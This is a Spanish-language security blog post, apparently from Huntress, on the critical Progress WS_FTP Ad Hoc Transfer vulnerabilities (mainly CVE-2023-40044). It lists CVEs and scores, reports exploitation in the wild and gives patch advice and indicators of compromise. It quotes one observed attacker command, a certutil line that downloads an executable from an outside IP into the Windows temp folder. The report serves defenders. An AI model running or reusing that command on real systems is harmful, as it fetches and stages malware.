

El jueves 28 de septiembre de 2023, el proveedor de software Progress publicó un aviso de seguridad por numerosas vulnerabilidades que afectan el módulo WS_FTP Server Ad Hoc Transfer dentro de su software WS_FTP.
Estas vulnerabilidades se dieron a conocer como:
- CVE-2023-40044 (CVSS: 10)
- CVE-2023-42657 (CVSS 9.9)
- CVE-2023-40045 (CVSS 8.3)
- CVE-2023-40046 (CVSS 8.2)
- CVE-2023-40048 (CVSS 6.8)
- CVE-2022-27665 (CVSS 6.1)
- CVE-2023-40049 (CVSS 5.3)
Las más notables entre estas fueron CVE-2023-40044 y CVE-2023-42657, ambas de severidad crítica. A lo largo del fin de semana pasado, la industria de la ciberseguridad ha estado persiguiendo específicamente CVE-2023-40044.
Lo que sabemos hasta ahora
Según lo revelado por Progress, CVE-2023-40044 es la vulnerabilidad crítica (CVSS: 10) de ejecución remota de código que no requiere autenticación.
Para más detalles técnicos sobre la vulnerabilidad, te recomendamos revisar el informe de AssetNote, ya que ese equipo fue el que originalmente reportó CVE-2023-40044.
Nuestro equipo en @assetnote ha publicado la entrada de blog sobre el RCE de Progress WS_FTP (CVE-2023-40044). Fue divertido encontrar un RCE en la capa de middleware (módulo HTTP de IIS), y también fue bastante sorprendente que el exploit no requiriera autenticación: https://t.co/W7MdGNXvLH pic.twitter.com/CoGFp4Uf8A
Our team at @assetnote has published the blog post on the Progress WS_FTP RCE (CVE-2023-40044). It was fun to find an RCE in the middleware layer (IIS HTTP Module), and it was also quite surprising that the exploit did not require authentication: https://t.co/W7MdGNXvLH pic.twitter.com/CoGFp4Uf8A
— shubs (@infosec_au) October 1, 2023
Un grupo de otros proveedores e investigadores de seguridad han recreado una prueba de concepto para explotar esta vulnerabilidad.
Para mostrarte cómo se ve esta vulnerabilidad desde el lado ofensivo, aquí tienes una demostración técnica de Matt Kiely, Principal Security Researcher en Huntress.
{% video_player "embed_player" overrideable=False, type='hsvideo2', hide_playlist=True, viral_sharing=False, embed_button=False, autoplay=False, hidden_controls=False, loop=False, muted=False, full_width=False, width='1920', height='1080', player_id='137536459599', style='' %}
¿Qué está haciendo Huntress?
Huntress ha observado explotación activa en muy pocos casos dentro de nuestra base de socios.
Generado bajo w3wp.exe (proceso de trabajo de IIS), observamos una sintaxis de PowerShell similar a la siguiente:

En otros endpoints, observamos comandos certutil similares a los siguientes:
certutil -urlcache -f http://103.163.187.12:8080/cz3eKnhcaD0Fik7Eexo66A C:\WINDOWS\TEMP\zpvmRqTOsP.exe
Si aún no lo has hecho, por favor actualiza a la última versión de WS_FTP, `WS_FTP Server 2022.0.2 (8.8.2)` y `WS_FTP Server 2020.0.4 (8.7.4)`, tal como se indica en el aviso de seguridad de Progress.
El equipo de Huntress está persiguiendo activamente esta amenaza, y actualizaremos este blog a medida que tengamos más información y análisis.
Indicadores de compromiso
- 103[.]163[.]187[.]12:8080
- 64[.]227[.]126[.]135
- 86[.]48[.]3[.]172
- 103[.]163[.]187[.]12
- 161[.]35[.]27[.]144
- 162[.]243[.]161[.]105
- C:\Windows\TEMP\zpvmRqTOsP.exe
- C:\Windows\TEMP\ZzPtgYwodVf.exe
Un agradecimiento especial a John Hammond y Matt Kiely por sus contribuciones a este informe.